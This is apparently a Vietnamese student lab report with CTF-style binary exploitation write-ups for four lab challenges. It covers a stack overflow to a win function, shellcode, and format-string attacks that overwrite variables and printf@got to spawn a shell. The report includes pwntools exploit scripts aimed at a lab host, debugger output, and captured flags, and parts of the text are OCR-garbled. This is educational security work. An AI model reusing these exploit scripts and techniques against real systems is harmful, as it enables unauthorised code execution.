Thông tin sinh viên: Võ Anh Kiệt - 20520605 Nguyễn Bùi Kim Ngân - 20520648 Nguyễn Bình Thục Trâm - 20520815

Bài làm

#### **Stack Architect:**

# flag.txt:

W1{neu\_ban\_chinh\_phuc\_duoc\_chinh\_minh\_ban\_co\_the\_chinh\_phuc\_duoc\_the\_gioi} Đầu tiên, ta chạy gdb đối với file stack\_architect.

Khi này, ta có thể xem được checksec của file. Trong checksec có bật NX, vì vậy sẽ không thể truyền shellcode vào chạy được.

```
ubuntu@s5b14bc9-vm:-$ gdb stack architect
GNV gdb (Ubuntu 9.2-0ubuntu1-20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3:: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GOB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<a href="http://www.gnu.org/software/gdb/bugs/">https://www.gnu.org/software/gdb/bugs/</a>
Find the GOB manual and other documentation resources online at:
<a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/</a>
For help, type "help".


Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 160 pwndbg commands and 43 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from stack architect...
(No debugging symbols found in stack architect)......


RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified For tifiable FILE
Partial RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 80 Symbols No 0 1 / home/ubuntu/stack_architect

pwndbg>

**Total RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 80 Symbols No 0 1 / home/ubuntu/stack_architect
```

Theo ý tưởng trước đó, ta sẽ cần tìm địa chỉ của các hàm: func1, func2 và win trong file compile để thực hiện việc exploit.





```
🛅 | 🛆 vlab x | == vm | x | 🔘 NT52 x | 🔄 NT52 x | 🛅 http://x | @ Whai x | @ goog x | 8 Khōi x | ኳ lab i x | ኳ lab i x | ኳ tem://x |
                   ↑ https://vlab.uit.edu.vn/remote/#/client/dm0AYwBqc29u?token=241A11F9D561C67DFADA894D362476E961227E763... □ A 🖒 🖒
    🎇 Servants | Fate/Gra... 🎯 Fate Grand Order... 🚱 Stay gold – SGT 🗧 Google Docs 🛅 New tab 💥 Lưu trữ Head First... 💌 Information Securit... 👣 Using MongoDB as...
    ► 0x8049336 <main>
                                                                                              mov
push
sub
call
        0x804933b <main+5>
0x804933d <main+7>
                                                                                                                       esp, 0x50
__x86.get_pc_thunk.bx
        0x804933e <main+8>
0x8049341 <main+11>
        0x8049346 <main+16>
                                                                                                                       eax, dword ptr [ebx - 8]
eax, dword ptr [eax]
        0x804934c <main+22>
0x8049352 <main+28>
                                                                                              push
push
        0x8049354 <main+30>
        0x8049356 <main+32>
 00:0000 | esp 0xffffd51c -> 0xf7deded5 (__libc_start_main+245) -< add esp, 0x10 |
10:0004 | 0xffffd520 -< 0x1 | 0xffffd520 -> 0xffffd5bc -> 0xffffd52 -- '/home/ubuntu/stack_architect' |
10:0000 | 0xffffd52c -> 0xffffd5bc -> 0xffffd70f -- 'SHELL=/bin/bash' |
10:0001 | 0xffffd52c -> 0xffffd54 -- 0x0 |
10:0012 | 0xffffd53d -> 0xffffd598 | 0xffffd598 | 0xffffd598 |
10:0012 | 0xffffd538 -> 0xffffd598 | 0xffffd598 | 0xffffd598 |
10:0012 | 0xffffd538 -> 0xffffd598 | 0xffffd598 | 0xffffd598 | 0xffffd598 |
10:0012 | 0xffffd538 -> 0xffffd598 | 0xfffffd598 | 0xffffd598
       f 0 0x8049336 main
f 1 0xf7deded5 __libc_start_main+245
 owndbg> p funcl
51 = {<text variable, no debug info>} 0x804929e <funcl>
owndbg> p func2
$2 = {<text variable, no debug info>} 0x80492fe <func2>
pwndbg> p win
$3 = {<text variable, no debug info>} 0x8049216 <win>
```

Tiếp theo, ta cần tìm tiếp địa chỉ của pop;ret. Vì vậy ta sẽ cần dùng đến ROPgadget với command bên dưới.

Sau khi có đủ các địa chỉ cần thiết, ta tạo file exploit để chuẩn bị và truyền payload đến máy vul.

```
payload = b'A'*4 + b'I\'m sorry, don\'t leave me, I want you here with me ~~'
payload += b'\x00'*27
payload += p32(0x08052001)
payload += p32(funclAddr)
payload += p32(funclAddr)
payload += p32(ox20010508)
payload += p32(ox20010508)
payload += p32(func2Addr)
payload += p32(func2Addr)
payload += p32(func2Addr)
payload += p32(winAddr)
payload
```

Như vậy stack sau khi bị ghi đè sẽ có nội dung như sau

| Địa chỉ win   |
|---|
| Địa chỉ func2   |
| Địa chỉ func2   |
| 0x20010508  |
| Địa chỉ popret  |
| Địa chỉ func1   |
| Địa chỉ func1   |
| Ebp (0x08052001)  |
| \x00  |
| \x00  |
| 'I'm sorry, don't leave me, I want you here with me ~~' |
| AAAA  |

Sau khi chạy file exploit, ta sẽ lấy được flag.

```
ubuntu@s5b14bc9-vm:~$ python3 exploitStack.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$ ■
```

### **Shellcode**

Đầu tiên ta sẽ thực hiện kiểm tra bằng gdc ta thấy một số trường không được kích hoạt, điều đó ta có thể thấy rằng là ta có thể khai thác bằng shellcode với các phương thức read, write và open

```
ubuntugs5b14bc9-vm:-$ ls
exploitStack.py shellcode stack_architect test.py test.py.save
ubuntugs5b14bc9-vm:-$ fle shellcode
shellcode: ELF 04-bit LSS shared object. y88-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID(shal)=fe87a3e8671e74ab
ubuntugs5b14bc9-vm:-$ flex shellcode
shellcode: ELF 04-bit LSS shared object. y88-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID(shal)=fe87a3e8671e74ab
ubuntugs5b14bc9-vm:-$ flex shellcode
shell year of the shellcode
stack CANARY
No PIE RPATH RUMPATH Symbols FORTIFY Fortified Fortifiable FILE
fill RELBO No canary found Nx disabled PIE enabled No RPATH No RUMPATH 74 Symbols No 0 1 shellcode

ubuntug0s5b14bc9-vm:-$ python3

Python 3.8.10 (default, Jun 22 2022, 20:18:18)

[GCC 9.4.0] on linux

Type "help", "copyright", "credits" or "license" for more information.

>>> from pwn import *

>>> u64(b'.txt\0\0\0\0\0\0')

1954051118

>>> u64(b'ongCoDon')

7957654311249866351

>>> u64(b'PhaPhaKh')

7515207503850858576

>>> ■
```

```
# prepare payload to send to vulnerable file

# context.clear(arche*andd*, as='lnux')

# prepare payload to send to vulnerable file

# context.clear(arche*andd*, as='lnux')

# prepare payload to send to vulnerable file

# prepare payload to send to vul
```

### **AutoFmt**

W1{do\_cac\_ban\_tren\_the\_gian\_nay\_khoang\_cach\_nao\_la\_xa\_nhat}

Đầu tiên sử dụng ida để xem, và check hàm main ta thấy được system đang gọi đến bin/sh, như vậy ta cần thực hiện overwrite a và b để có thể gọi được shell

```
fgets(s, 200, stdin);
printf(s);
if ( a == ptr && b == v5 )
    system("/bin/sh");
return 0;
```

Check security thì thấy được là tất cả các yếu tố đều được bật lên

```
pwndbg> checksec
[*] '/home/kiet/Downloads/autofmt/autofmt/
    Arch: amd64-64-little
    RELRO: Full RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: PIE enabled
```

Ở đây ta thấy được rằng là việc đia chỉ của a đang cách địa chỉ của b 0x8

```
0x000000000001376 <+301>: mov rdx,QWORD PTR [rip+0x2cbb] # 0x4038 <a>
0x000000000000137d <+308>: mov rax,QWORD PTR [rbp-0xe8]
0x0000000000001384 <+315>: cmp rdx,rax
0x0000000000001387 <+318>: jne 0x13a8 <main+351>
0x00000000000001389 <+320>: mov rdx,QWORD PTR [rip+0x2ca0] # 0x4030 <b>
```

Ta thấy được là ở vị trí thứ 10 có sự thay đối với dòng code python ta vừa thực hiện nhập

```
kletgklet-Asptre-Es-576:-/Downloads/autofnt/sutofnt% python -c "print("%p ' * 30)" | ./autofnt
Use fornat string to overwrite 2 value of a and b
a = 17032208080855551656
b = 306598437285357970
b = 306598437285357970
a 30deress: 0x55555558938
b = 30deress: 0x55555558938
b : 30deress: 0x5555555938938
b : 30deress: 0x55555555938938
b : 30deress: 0x555555555938938
b : 30deress: 0x555555555938938
b : 30deress: 0x555555555593893
b : 30deress: 0x55555555593893
b : 30deress: 0x555555555593893
b : 30deress: 0x555555555593893
b : 30deress: 0x555555555593893
b : 30deress: 0x55555555559383
b : 30deress: 0x55555555559383
b : 30deress: 0x55555555559383
b : 30deress: 0x555555555559383
b : 30deress: 0x5555555555559383
b : 30deress: 0x5555555555559383
b : 30deress: 0x5555555555559383
b : 30deress: 0x55555555555559383
b : 30deress: 0x5555555555559383
b : 30deress: 0x55555555555933
b : 30deress: 0x55555555555933
b : 30deress: 0x5555555555555553
b : 30deress: 0x555555555555553
b : 30deress: 0x55555555555553
b : 30d
```

Tại vị trí 10 đó chính là phần in ra của %p \* 30 ta vừa nhập

### 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025

Sau đó, ta sẽ thực hiện viết code khai thác như sau

Việc thực hiện code này ta sẽ thực hiện lấy địa chỉ và giá trị của a và b khi chạy code thực thi, sau đó ta sẽ ghi vào biến tạm ở dạng payload 64 theo dạng: "Địa chỉ: giá trị tương ứng".


Sau đó ta thực hiện tạo payload ở với hàm fmtstr\_payload, với hàm này ta sẽ chọn được vị trí đè payload, tiếp tục với biến tạm ở dạng payload 64 ta vừa tạo ở trên và với kích thước là short.

Cuối cùng ta thực hiện truyền payload để gọi shell

```
from pwn import *
     p = remote('10.81.0.7', 14001)
     p.recvline()
     context.clear(arch='amd64')
     aValue = int(p.recvline()[4:-1])
     bValue = int(p.recvline()[4:-1])
10
     aAddr = int(p.recvline()[11:-1], 16)
11
     bAddr = aAddr - 8
12
13
     log.info(f'a Value: {hex(aValue)}')
14
    log.info(f'b Value: {hex(bValue)}')
15
    log.info(f'a address: {hex(aAddr)}')
16
     log.info(f'b address: {hex(bAddr)}')
17
18
    writes = {aAddr: p64(aValue), bAddr: p64(bValue)}
19
20
     payload = fmtstr_payload(10, writes, write_size='short')
21
22
     print(payload)
23
     p.sendline(payload)
24
25
     p.interactive()
26
27
```

Cuối cùng ta thực hiện trên shell của máy vlab và ta được flag

```
\xc7aaaabaa:\x10\x8ls
flag.txt
$ cat flag.txt
W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}
$ ■
```



# (Đạt ANTN.2020)

## **Ropchain**

• Phân tích code

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
   char format[504]; // [rsp+0h] [rbp-200h] BYREF
   unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]

   v4 = __readfsqword(0x28u);
   setvbuf(stdin, 0LL, 2, 0LL);
   setvbuf(stdout, 0LL, 2, 0LL);
   if ( !a )
   {
      __isoc99_scanf("%499s", format);
      printf(format);
      ++a;
   }
   exit(0);
}
```

- Chương trình kiểm tra giá trị của biến **global a**, nếu a = 0 sẽ đọc input từ người dùng và lưu vào biến **format**
- Chương trình sẽ gọi **printf(format)** → Lỗi Format string

- Tăng biến a thêm 1 và gọi hàm exit
- Ý tưởng bài này như sau
  - Payload1: Dùng format string để leak địa chỉ libc và overwrite exit@got thành địa chỉ hàm main → mỗi khi chương trình gọi exit sẽ quay lại hàm main → có vòng lặp vô tận, ngoài ra ta cần ghi đè giá trị của a thành -1 để thỏa điều kiện cho phép người dùng nhập input
  - Payload2: Dùng format string để ghi đè **printf@got** thành địa chỉ hàm **system** trong libc (ở lần lặp kế tiếp chương trình sẽ gọi **system(format)** thay vì **printf(format)**), ghi đè giá trị của **a** thành **-1**
  - Payload3: truyền vào chương trình chuỗi "/bin/sh\x00" → chương trình gọi system("/bin/sh\x00") và ta sẽ có shell để đọc flag

# • Chuẩn bị khai thác

Sử dụng checksec để kiểm tra, ta thấy chương trình chỉ có Partial RELRO và NO PIE, tức là ta dễ dàng có được các địa chỉ cần tìm cũng như ghi đè được exit@got / printf@got

```
zwnny@ubuntu:~/Downloads/learning/LTAT/Lab/Lab6/ROP$ checksec ropchain
[*] '/home/zwnny/Downloads/learning/LTAT/Lab/Lab6/ROP/ropchain'
    Arch:    amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:     NX enabled
    PIE:    No PIE (0x400000)
zwnny@ubuntu:~/Downloads/learning/LTAT/Lab/Lab6/ROP$
```

- Debug trong gdb, ta thấy input người dùng nhập vào sẽ nằm tại quadword đầu tiên trên stack

```
► 0x401226 <main+144>
                                           printf@plt
                                    call
        format: 0x7fffffffdd10 ← 'aaaaaaaa
        vararg: 0xa
   0x40122b <main+149>
                                           rax, gword ptr
                                    MOV
   0x401232 <main+156>
                                           rax, 1
                                    add
   0x401236 <main+160>
                                           qword ptr [rip
                                    MOV
                                           edi. 0
   0x40123d <main+167>
                                    MOV
   0x401242 <main+172>
                                           exit@plt
                                    call
   0x401247
                                    nop
                                           word ptr [rax
                                    endbr64
   0x401250 < libc_csu_init>
   0x401254 <__libc_csu_init+4>
                                    push
   0x401256 < libc csu init+6>
                                    lea
                                           r15, [rip + 0x2
   0x40125d < libc csu init+13>
                                    push
                                           г14
00:0000 rdi rsp 0x7fffffffdd10 ← 'aaaaaaaa'
01:0008
                 0x7fffffffdd18 → 0x7ff
```

- Do đó, để trỏ tới input, ta sẽ sử dụng %(6+0)\$ = %6\$\_
- Để tại payload, ta sẽ dùng lại hàm make\_payload của Autofmt

# • Khai thác

# > Payload1

- Do giá trị tại **exit@got** và địa chỉ hàm **main** chỉ khác nhau 2 bytes đầu tiên, ta chỉ cần ghi 2 bytes vào exit@got

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 4

[0x404018] printf@GLIBC_2.2.5 -> 0x401030 ← endbr64
[0x404020] setvbuf@GLIBC_2.2.5 -> 0x7ffff7e59ce0 (set
[0x404028] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e380b0
[0x404030] exit@GLIBC_2.2.5 -> 0x401060 ← endbr64

pwndbg> p/x &main
$1 = 0x401196

pwndbg>
```

- Để có được địa chỉ hàm system, ta cần phải leak một địa chỉ libc trên stack
- Trên stack, quan sát thấy tại quadword thứ 65 có một địa chỉ thuộc libc (\_\_libc\_start\_main)

- Vậy ta sẽ dùng %(0x41+6)\$p = %71\$p để đọc được giá trị libc này

```
def make payload(addr value, pos, leak pos=None):
    sorted value = sorted(addr value.items(), key=lambda x:x[1])
    sorted dict = dict(sorted value)
    payload = b""
    bytes print = 0
    for key in sorted dict:
        needed value = sorted dict[key] - bytes print
        if needed value > 0:
            payload += f"%{needed value}c%{pos}$hn".encode()
        else:
            payload += f"%{pos}$hn".encode()
        pos += 1
        bytes print = sorted dict[key]
    if leak pos:
        for leak in leak pos:
            payload += f"%{leak}$p".encode()
    payload = payload.ljust(104,b"a")
    for key in sorted dict:
        payload += p64(key)
    return payload
fmt = {
        elf.got.exit: 0x1196,
        elf.sym.a: 0xfffff,
        elf.sym.a+2: 0xffff,
        elf.sym.a+4: 0xffff,
        elf.sym.a+6: 0xffff,
payload1 = make payload(fmt, 19, [71])
p.sendline(payload1)
```

Hàm make\_payload có chức năng leak giá trị trên stack

- Ta sẽ đọc giá trị libc được leak ra và cập nhật địa chỉ hàm system tương ứng

```
p.recvuntil(b"0x")
leak = int(p.recv(12),16)
p.recvuntil(b"@@")
libc.address = leak -243 - libc.sym.__libc_start_main
info(f"Libc base: 0x{libc.address:02x}")
system = libc.sym.system
```

# > Payload2

- Tạo payload 2 với tham số là dictionary chứa key là địa chỉ biến a, printf@got và value là giá trị 0xffffffffffffff (-1), địa chỉ hàm system vừa tìm được

```
val_system_0 = system & 0xffff
val_system_2 = (system >> (2*8)) & 0xffff
val_system_4 = (system >> (4*8)) & 0xffff

fmt = {
        elf.got.printf+0:val_system_0,
        elf.got.printf+2:val_system_2,
        elf.got.printf+4:val_system_4,
        elf.sym.a: 0xfffff,
        elf.sym.a+2: 0xfffff,
        elf.sym.a+4: 0xfffff,
        elf.sym.a+6: 0xfffff,
}

payload2 = make_payload(fmt,19)
```

Tạo payload2

# > Payload3

- Sau khi overwrite printf@got thành địa chỉ hàm system, ta chỉ cần gửi "/bin/sh\x00" sẽ có được shell

```
p.sendline(b"/bin/sh\x00")
p.recvuntil(b"@@")
p.interactive()
```

```
ubuntu@s5b14bc6-vm:~$ python3 solve4.py
[+] Opening connection to 10.81.0.7 on port 14002: Done
[*] Libc base: 0x7f691c2df000
0x404018: 0x1290
0x40401a: 0x1c33
0x40401c: 0x7f69
0x404072: 0xffff
0x404076: 0xffff
0x404076: 0xffff
[+] Flag: W1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}
[*] Closed connection to 10.81.0.7 port 14002
ubuntu@s5b14bc6-vm:~$ ■
```

Kết quả khai thác